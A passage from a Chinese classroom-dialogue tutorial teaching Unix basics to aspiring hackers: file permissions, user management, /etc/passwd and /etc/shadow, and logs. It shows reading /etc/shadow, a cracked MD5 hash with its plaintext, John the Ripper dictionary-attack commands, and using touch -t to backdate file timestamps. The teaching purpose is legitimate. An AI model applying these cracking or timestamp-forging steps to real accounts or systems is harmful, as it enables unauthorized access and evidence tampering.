"那几个操作都是 DOS 下比较熟悉的，怎么没有删除文件夹？"

"噢，删除或者移动文件夹的时候，只需要在删除指令后边加上参数 -r 就可以了。"

"在例子中我们看到了通配符 *，它的使用是不是跟 DOS 一样的呢？"


"这个问题提的好，是有一点相似，但是可以更复杂，功能更强大。大家下去找本 unix 教材或者在网上找找关于命令表达式的介绍，不是很难，但是详细介绍大概要花一章的篇幅来讲解，所以这个就交给大家下去看了。"

"我用 touch 新建的文件长度为零，这样新建的文件有什么用呢？"又一个勤奋的小菜提出疑问。

"新建长度为零的文件的用途，大家可以暂时不去管它，等以后对 Unix 很熟悉的时候再回过头来看这些就行了。目前，我们需要使用 touch 命令来改变已有文件的日期标志，Windows 下需要使用专门的工具来完成的工作，这里就用 touch 指令就行。"

"具体的使用方法是在 touch 后边加上参数 -t ，然后在后边跟上 MMddhhmm，也就是月、日、时、分，比如 04011212 就是 4 月 1 日 12 点 12 分。最后加上要修改时间参数的文件名即可。我们来看幻灯，现场演示一下（如图 3）"。

"大家看幻灯，我们新建了一个叫做 TimeFile.txt 的文件，可以看到，开始它的创建时间是 4 月 26 日 11 点 5 分，经过 touch -t 的修改后，它的创建时间变成了 4 月 1 日 12 点 12 分。"



“原来这样啊，看来这的确是一个有用的命令。”小菜们发出感叹。

“差不多时间了，我们还是下课休息一下吧。”看来老师并不是一个BT的人。

尽管是休息时间，小菜同学们还是一下子把老师围着闲聊了起来。

“老师，为什么我们不学习Unix或者Linux的图形化界面的操作呢？”小菜们似乎觉得图形化的界面比较好用。


“噢，这个问题呀？图形化界面在我们这里叫做GUI，也就是Graphic User Interface的缩写，GUI并不是真正的操作系统，它仅仅提供一种视觉上的帮助，用一些卡通形式的动画来告诉用户计算机正在做什么，计算机其实并不需要GUI来做这些工作，那些知道计算机实际应该怎么做的用户也不需要GUI。”

“我们所需要操作的仅仅是Shell就可以了，Shell就是…”老师继续补充道。

“我们知道！Shell是向操作系统内核传递指令的接口，我们的程序课老师在讲shellcode编写的时候介绍了Shell这个词的来由的。”小菜们得意抢着回答。

“看来大家每门功课都学得很认真呀。好了，我们继续上课。”老师对大家的表现还比较满意。

“接下来我给大家介绍下w，who和finger这3个命令。它们3个的用途都差不多，在shell下输入命令按回车，就可以看到目前登录本机的所有用户以及他们的来源，这3个命令在Unix Hacking中可是必须掌握的啊。我们在幻灯上看看效果吧（如图4）”。老师讲到。




“这3个命令还真是简单。”小菜A高兴了。

“明天要讲的东西就有一点点复杂了，大家可不要掉以轻心了。”老师补充道。

二、文件的权限

“今天开始大家要接触的内容很重要哦，一定要认真听。”老师说道。

“我们先看幻灯（如图5）”。



“大家注意到屏幕上的drwxr-xr-x这样的文字了吗？”老师问。

“看见了，不过这是什么意思呢？”小菜C问。

“这些字母是不是文件名的编码版本，或者是文件的Id，或者是其他的什么东西。”小菜D接着问。

“这位同学的想象力真丰富，可能事实上没有那么有趣。不过，这些信息对我们来说可是无价之宝。”

“drwxr-xr-x的第一个字母d表示这是一个文件夹，剩下的rwxr-xr-x我们把它分成三组，分别是rwx，r-x和 r-x。”

“第一组rwx表示文件拥有者的权限，第二组r-x表示文件拥有者同组的权限，第三组r-x表示其他用户的权限。其中，r表示读，w表示写，x表示执行，-就表示没有这项权限。”

“我们来举几个例子，大家看幻灯好了。”老师在幻灯片上投下了新的画面。

drwxrwxrwx： 它的第一个字母d表示这是一个文件夹，而用户，用户组以及本系统的任何人都可以读，写或者执行这个文件。可能这个文件夹里放的东西非常无关紧要，因为任何人都可以删除它里面存放的内容。

rw-rw： 这是一个很普通的文件，只允许用户和用户组对它进行读写操作。其他的人甚至不允许读这个文件。有可能这是某个用户组的敏感信息。

rw： 只有用户本人才能读写这个文件，这可能是涉及个人隐私的文件。给文件打上这样的属性，相当于在门上挂了个“请勿打扰”的牌子。

“接下来我们看看如何更改文件的权限。”老师继续讲道。

“修改一个文件许可属性比较简单的办法就是制定要修改哪一个域，比如user，group或者other，然后指定要附给这个文件什么样的许可权属性，比如read，write，或者execute。为了选择要修改的域，使用第一个字母作为其缩写，u表示用户，g表示组，o表示其他用户。”

“当然，如同大家开始看到的：r表示read权限，w表示write权限，x表示execute权限。”

“然后使用加号（+）或者减号（-）来连接作用域和权限。”

“下面我们在计算机上现场演示几个例子，大家看幻灯。”老师给幻灯翻了一页。

“首先看看我们用于试验的文件test.txt的权限。大家可以看

出它的权限是－rwxrwxrwx（如图6)”。

6

```
[test@SoftSyStemHacker test]$ ls -la
×ÜÓÃÁ¿ 36
drwx------    2 test     users        4096  4ÔÂ 26 11:05 .
drwxr-xr-x    3 root     root         4096  4ÔÂ 25 15:21 ..
-rw-------    1 test     users         539  4ÔÂ 26 15:27 .bash_history
-rw-r--r--    1 test     users          24  4ÔÂ 25 15:21 .bash_logout
-rw-r--r--    1 test     users         191  4ÔÂ 25 15:21 .bash_profile
-rw-r--r--    1 test     users         124  4ÔÂ 25 15:21 .bashrc
-rw-r--r--    1 test     users         847  4ÔÂ 25 15:21 .emacs
-rwxrwxrwx    1 test     users          11  4ÔÂ  1 22:22 test.txt
-rw-r--r--    1 test     users           9  4ÔÂ  1 12:12 TimeFile.txt
[test@SoftSyStemHacker test]$
```

“现在我们对它进行权限改变操作，想要让组外人员不能对它进行写操作。我们要执行的指令是chmod　o-w　test.txt，也就是减去o 域的w 权限（如图7)”。

7

```
[test@SoftSyStemHacker test]$ chmod o-w test.txt
[test@SoftSyStemHacker test]$ ls -la
×ÜÓÃÁ¿ 36
drwx------    2 test     users        4096  4ÔÂ 26 11:05 .
drwxr-xr-x    3 root     root         4096  4ÔÂ 25 15:21 ..
-rw-------    1 test     users         539  4ÔÂ 26 15:27 .bash_history
-rw-r--r--    1 test     users          24  4ÔÂ 25 15:21 .bash_logout
-rw-r--r--    1 test     users         191  4ÔÂ 25 15:21 .bash_profile
-rw-r--r--    1 test     users         124  4ÔÂ 25 15:21 .bashrc
-rw-r--r--    1 test     users         847  4ÔÂ 25 15:21 .emacs
-rwxrwxr-x    1 test     users          11  4ÔÂ  1 22:22 test.txt
-rw-r--r--    1 test     users           9  4ÔÂ  1 12:12 TimeFile.txt
[test@SoftSyStemHacker test]$
```

“接着我们去掉本组用户对它的执行权限，指令是chmod　g-x　test.txt（如图8)，也就是减去g 域的x 权限。”

8

```
[test@SoftSyStemHacker test]$ chmod g-x test.txt
[test@SoftSyStemHacker test]$ ls -la
×ÜÓÃÁ¿ 36
drwx------    2 test     users        4096  4ÔÂ 26 11:05 .
drwxr-xr-x    3 root     root         4096  4ÔÂ 25 15:21 ..
-rw-------    1 test     users         539  4ÔÂ 26 15:27 .bash_history
-rw-r--r--    1 test     users          24  4ÔÂ 25 15:21 .bash_logout
-rw-r--r--    1 test     users         191  4ÔÂ 25 15:21 .bash_profile
-rw-r--r--    1 test     users         124  4ÔÂ 25 15:21 .bashrc
-rw-r--r--    1 test     users         847  4ÔÂ 25 15:21 .emacs
-rwxrw-r-x    1 test     users          11  4ÔÂ  1 22:22 test.txt
-rw-r--r--    1 test     users           9  4ÔÂ  1 12:12 TimeFile.txt
[test@SoftSyStemHacker test]$
```

“通过这两个例子，大家都学会如何修改一个文件的权限属性了吧？”老师问道。

“嗯，这不算很难，多练习就熟练了。”小菜E 回答。

“那就好，不过大家可能经常看见有人用777 或者755 这样的数字来描述一个文件的权限，这里我们介绍一下改变权限的另一种方法。”

“去掉表示文件夹的d 符号，我们的权限字符有9 个字母组成，我们把它们等分成3 段，这是我们刚刚讲过的。比如rwx，rwx 和rwx 这3 段，然后我们规定r 等于4，w 等于2，x 等于1，所以r+w+x 就等于7 了，因此rwxrwxrwx 就可以用777 来表示，同理rwxr－xr－x 就可以用755 来表示了。”

“下面我们把test.txt 的权限属性改为rwxr－xr－x 吧（如图9)”。老师说道。

9

```
[test@SoftSyStemHacker test]$ chmod 755 test.txt
[test@SoftSyStemHacker test]$ ls -l
×ÜÓÃÁ¿ 8
-rwxr-xr-x    1 test     users          11  4ÔÂ  1 22:22 test.txt
-rw-r--r--    1 test     users           9  4ÔÂ  1 12:12 TimeFile.txt
[test@SoftSyStemHacker test]$
```

“原来这么简洁呀。”小菜A 说。

“是比较简洁，不过对初学者来说，可能要多加练习，慢慢熟练起来才行。今天回家大家就多熟练一下所学的内容吧。”老师补充道。

三、用户与口令

“无论什么系统，用户与口令总是一个比较敏感的安全话题。今天我们就先来看看在Unix 下如何管理用户。”老师刚进教室就直插主题。

“我们在系统中创建新用户是通过useradd 或者adduser 来实现的，有些系统可能有点差别，但是在我们教室讲台上的Linux 里面，useradd 和adduser 都可以用。如果想要建立一个新用户，输入useradd　testuser 就可以建立一个叫做testuser 的用户。”

“当然，这样子添加的用户没有密码，所以必须要添加了密码才可以登陆。”

“如果要在添加用户的时候指定组，可以使用useradd　－g　users　testuser，这样就把用户添加到users 这个组里面。”

“如果要指定用户的主目录，可以使用useradd　－d　/other/home/testuser testuser，这样就把testuser 的主目录设置到/other/home/testuser 里面了。”

“这样说好像不太直观。”小菜们说到。

“那我们马上来动手看看吧。请大家看幻灯（如图10)”。老师登录进了系统。

10

```
[root@SoftSyStemHacker root]# useradd testuser
[root@SoftSyStemHacker root]# passwd testuser
Changing password for user testuser.
New password:
Retype new password:
passwd: all authentication tokens updated successfully.
[root@SoftSyStemHacker root]#
```

“这样呀，有点像Windows 系统的net　user 命令呢。”小菜B 说道。

“我们怎么知道这个用户已经添加好了呢？”小菜C 问道。

“呵呵，肯定加好了的。用这个用户登陆一下，或者我们去看一个文件。”

“什么文件啊？”

“大家看幻灯，如图11 和图12”。

11

```
[root@SoftSyStemHacker root]#
[root@SoftSyStemHacker root]# cat /etc/passwd
```

12

```
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
rpm:x:37:37::/var/lib/rpm:/bin/bash
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
nscd:x:28:28:NSCD Daemon:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin
smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin
pcap:x:77:77::/var/arpwatch:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
squid:x:23:23::/var/spool/squid:/sbin/nologin
webalizer:x:67:67:Webalizer:/var/www/html/usage:/sbin/nologin
xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin
named:x:25:25:Named:/var/named:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
test:x:500:100::/home/test:/bin/bash
testuser:x:501:501::/home/testuser:/bin/bash
```

“大家看见最后一行里面有我们新添加的用户testuser 了吧。”老师说。

“看见了，可是我们看的这个文件是做什么用的，看起来很奇怪的样子。”小菜们问道。

“这就是大名鼎鼎的passwd 文件啊，用户的密码等重要信息就保存在这里面。比如加密后的口令，Pid，Uid，用户的主目录和使用的shell。”

“好像是有这些信息的。”小菜A 说道。

“可是大家注意到了没有，加密后的口令信息在哪里呢？”老师问。

“咦，好像是没有看到啊。是不是用户没有口令啊？”

“呵呵，不是这样的。我们用户口令的加密部分被拷贝到了一个叫做shadow 的文件中，对除根用户外的其他所有用户隐藏再加密。我们来看看shadow 里面有些什么东西，在我们的shell 里面输入cat/etc/shadow 然后回车（如图13)”。

“这个加密的过程是用单向的散列变换来完成的，现在很多系统使用的都是Md5+salt 来进行这种变换的。Salt 就是在进行Md5 变换之前附加到需要做变换的口令之后的一个字符串。传统的Unix 系统采用了多Salt 的方法：采用4096 种Salt 来增加暴力破解的难度。当用户选择或是改变一个口令的时候，/bin/passwd 程序基于当天的时间和日期选择一个Salt 值来保护口令。”

“这么厉害呀！那有没有办法来破译shadow 文件呢？”小菜

们急了。

“如果一个入侵者以某种办法拿到了系统的加密后的口令，比如passwd或者shadow，他一般会使用字典攻击来试图破译这些口令。我们今天用一个叫做John the Ripper的工具来做个小实验。”

“我们把图13最后一行的文字抄下来，放在一个叫做shadow.txt的文本文件里面（如图14），然后准备一个简单的字典pass.txt，自己随便打几个数字在里面吧，为了检验john是否能够破译口令，我们把真正的口令5200314也放进去了（如图15）”。

```
uucp:*:12725:0:99999:7:::
operator:*:12725:0:99999:7:::
games:*:12725:0:99999:7:::
gopher:*:12725:0:99999:7:::
ftp:*:12725:0:99999:7:::
nobody:*:12725:0:99999:7:::
rpm:!!:12725:0:99999:7:::
vcsa:!!:12725:0:99999:7:::
nscd:!!:12725:0:99999:7:::
sshd:!!:12725:0:99999:7:::
rpc:!!:12725:0:99999:7:::
rpcuser:!!:12725:0:99999:7:::
nfsnobody:!!:12725:0:99999:7:::
mailnull:!!:12725:0:99999:7:::
smmsp:!!:12725:0:99999:7:::
pcap:!!:12725:0:99999:7:::
apache:!!:12725:0:99999:7:::
squid:!!:12725:0:99999:7:::
webalizer:!!:12725:0:99999:7:::
xfs:!!:12725:0:99999:7:::
named:!!:12725:0:99999:7:::
ntp:!!:12725:0:99999:7:::
test:$1$hkIvix5T$INx63jCrF7ftEEDgv1RM..:12898:0:99999:7:::
testuser:$1$C1HMcWqu$XvUJjglT9taoV9hxOUdLK.:12900:0:99999:7:::
```

13

```
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
testuser:$1$C1HMcWqu$XvUJjglT9taoV9hxOUdLK.:12900:0:99999:7:::
```

14

```
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
123usdfu
12345622
5864155
4568444
5200314
9999888
55555555
```

15

“然后我们使用john的字典模式来破译加密后的口令（如图16）”。老师一边操作一边说到。

```
-makechars:FILE           make a charset, FILE will be overwritten
-show                     show cracked passwords
-test                     perform a benchmark
-users:[-]LOGIN|UID[,..]  load this (these) user(s) only
-groups:[-]GID[,..]       load users of this (these) group(s) only
-shells:[-]SHELL[,..]     load users with this (these) shell(s) only
-salts:[-]COUNT           load salts with at least COUNT passwords only
-format:NAME              force ciphertext format NAME (DES/BSDI/MD5/BF/AFS/LM)
-savemem:LEVEL            enable memory saving, at LEVEL 1..3

C:\>c:\john-16\run\john -wordfile:c:\pass.txt c:\shadow.txt
Loaded 1 password (FreeBSD MD5 [32/32])
5200314          (testuser)
guesses: 1  time: 0:00:00:00 100%  c/s: 5.00  trying: 5200314

C:\
```

16

“哇，john找到我们的用户口令了！”小菜们嚷道。

“通常，一个纯数字的口令在字典和john面前是非常脆弱的，大家今天回去相互交换着测试下同桌的口令是否可以用字典法破译出来吧。课下顺便去看看john的操作手册，熟悉一下这个工具的使用。我们先把john的简单使用方法投在幻灯上，大家抄一下做笔记。”老师在幻灯上投下下面的文字。

1．首先使用简单模式破解傻瓜口令，比如和用户名相同的口令，或者最常见的口令。

操作举例：john -single c:\shadow.txt

2．然后使用字典模式破解常规口令，破译纯数字或纯字母的口令，如果你有适合的字典，也可以在这里使用。

操作举例：john -wordfile:c:\pass.txt c:\shadow.txt

3．暴力模式，就是把所有的东西全部穷举，不推荐使用，也不举例。

四、安全日志系统

“接下来我们介绍Unix系统下常见的安全日志系统。”

“Linux和各种形式的Unix的一大优势就是提供了记录系统上运行的各种程序活动的标准化机制，这些日志可以从安全缺陷到硬件故障各个方面来检查系统运行状态。”

“首先要提到的是syslog日志，它是由进程syslogd产生的，在系统启动时syslogd就被装入。Syslog主要纪录的是系统主控台以及由syslogd系统服务程序产生的消息，它通常被放在/var/log/messages或者/var/adm/messages里面，下面我们来具体看看messages里面的东西（如图17）。

```
Apr 27 17:55:01 SoftSyStemHacker kernel: PCI: Found IRQ 9 for device 00:12.0
Apr 27 17:55:01 SoftSyStemHacker kernel: PCI: Sharing IRQ 9 with 00:07
Apr 27 17:55:01 SoftSyStemHacker kernel: pcnet32: PCnet/PCI II 79C970A 400
, 00 0c 29 5c 07 1d assigned IRQ 9.
Apr 27 17:55:01 SoftSyStemHacker kernel: eth1: registered as PCnet/PCI 79C970
A
Apr 27 17:55:01 SoftSyStemHacker kernel: pcnet32: 2 cards_found.
Apr 27 17:55:01 SoftSyStemHacker kernel: ip_tables: (C) 2000-2002 Netfilter core
 team
Apr 27 17:55:02 SoftSyStemHacker xinetd[1726]: xinetd Version 2.3.10 started wit
h libwrap options compiled in.
Apr 27 17:55:02 SoftSyStemHacker xinetd[1726]: Started working: 1 available serv
ice
Apr 27 17:55:03 SoftSyStemHacker xinetd: xinetd startup succeeded
Apr 27 17:55:05 SoftSyStemHacker sendmail: sendmail startup succeeded
